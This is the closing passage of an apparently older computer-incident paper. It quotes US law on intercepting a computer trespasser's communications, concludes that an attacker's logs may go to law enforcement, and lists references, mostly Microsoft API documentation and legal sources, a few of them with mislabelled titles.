> **(B)** does not include a person known by the owner or operator of the protected computer to have an existing contractual relationship with the owner or operator of the protected computer for access to all or part of the protected computer.

Figure 42 – Definitions - computer trespasser

> **§ 2511. Interception and disclosure of wire, oral, or electronic communications prohibited**
>
> **…**
>
> **(2)…**
>
> **(i)** It shall not be unlawful under this chapter for a person acting under color of law to intercept the wire or electronic communications of a computer trespasser transmitted to, through, or from the protected computer, if--
>
> **(I)** the owner or operator of the protected computer authorizes the interception of the computer trespasser's communications on the protected computer;

(II) the person acting under color of law is lawfully engaged in an investigation;

(III) the person acting under color of law has reasonable grounds to believe that the contents of the computer trespasser's communications will be relevant to the investigation; and

(IV) such interception does not acquire communications other than those transmitted to or from the computer trespasser.

…

Figure 43 – No privacy for Computer Trespasser

Conclusion: Since there is no expectation of privacy with the criminal act of "system trespass", any logs or communications associated with the attacker can be disclosed to law enforcement without consent of the attacker.

Additional Information

Computer Crime and Intellectual Property Section (CCIPS), Field Guidance, Patriot Act 2001 <http://www.usdoj.gov/criminal/cybercrime/PatriotAct.htm>

Computer Crime and Intellectual Property Section (CCIPS), Redline Version, Patriot Act 2001 <http://www.usdoj.gov/criminal/cybercrime/usapatriot_redline.htm>

Communications Assistance for Law Enforcement Act (CALEA) <http://www.usdoj.gov/criminal/cybercrime/usamay2001_4.htm>

Index

Works Cited

List of References

[MSDN,cs] CreateService, Microsoft Developer Network
<http://msdn.microsoft.com/library/en-us/dllproc/base/createservice.asp>

[RFC1321] Request for Comments: 1321, MIT Laboratory for Computer Science, April 1992
<http://www.ietf.org/rfc/rfc1321.txt>

[CPrj,fd] File Digest, Code Project, George Anescu,
<http://www.codeproject.com/useritems/FileDigest/FileDigest.zip>

[MSDN,sk] WSASocket, Microsoft Developer Network
<http://msdn.microsoft.com/library/en-us/winsock/winsock/wsasocket_2.asp>

[MSDN,bd] bind, Microsoft Developer Network
<http://msdn.microsoft.com/library/en-us/winsock/winsock/bind_2.asp>

[MSDN,sa] sockaddr, Microsoft Developer Network
<http://msdn.microsoft.com/library/en-us/winsock/winsock/sockaddr_2.asp>

[MSDN,hd] gethostbyname, Microsoft Developer Network
<http://msdn.microsoft.com/library/en-us/winsock/winsock/gethostbyname_2.asp>

[MSDN,io] , Microsoft Developer Network
<http://msdn.microsoft.com/library/en-us/winsock/winsock/wsaioctl_2.asp>

[MSDN,rf] WSAIoctl, Microsoft Developer Network
<http://msdn.microsoft.com/library/en-us/winsock/winsock/recvfrom_2.asp>

[BD305601] MS01-060: FIX: CRT String Format Functions May Underwrite Buffer, Microsoft Knowledge Base
<http://support.microsoft.com/?kbid=305601>

[MSDN,st] , Microsoft Developer Network
<http://msdn.microsoft.com/library/en-us/winsock/winsock/sendto_2.asp>

[MSDN,cp] sendto, Microsoft Developer Network
<http://msdn.microsoft.com/library/en-us/dllproc/base/createprocess.asp>

[MSDN,pk] PeekNamedPipe, Microsoft Developer Network
<http://msdn.microsoft.com/library/en-us/ipc/base/peeknamedpipe.asp>

[MSRK,sc] Windows 2000 Resource Kit, Microsoft Corporation, 2001
<http://www.microsoft.com/windows2000/techinfo/reskit/en-us/default.asp>

[BD307982] Cache May Not Clean Up When the SMB File Handle Is Closed, Microsoft Knowledge Base
<http://support.microsoft.com/?kbid=307982>

[CApenal] Chapter 5. Larceny, Penal Code Section 484-502.9
< http://www.leginfo.ca.gov>

[KLET] Remember: Custody + Interrogation = Miranda, Interview and Interrogation
<http://www.kletc.org/DW_legal/interview.html>

[2701-12] Title 18. Crimes And Criminal Procedure, UNITED STATES CODE ANNOTATED
<http://www.usdoj.gov/criminal/cybercrime/ECPA2701_2712.htm>

[1030] Chapter 47--Fraud And False Statements, UNITED STATES CODE ANNOTATED
<http://www.usdoj.gov/criminal/cybercrime/1030NEW.htm>

[seize] Searching and Seizing Computers, Computer Crime and Intellectual Property Section, Criminal Division United States Department of Justice, July 2002 <http://www.usdoj.gov/criminal/cybercrime/s&smanual2002.htm>

[3121-27] Chapter 206--Pen Registers And Trap And Trace Devices, UNITED STATES CODE ANNOTATED <http://www.usdoj.gov/criminal/cybercrime/pentrap3121_3127.htm>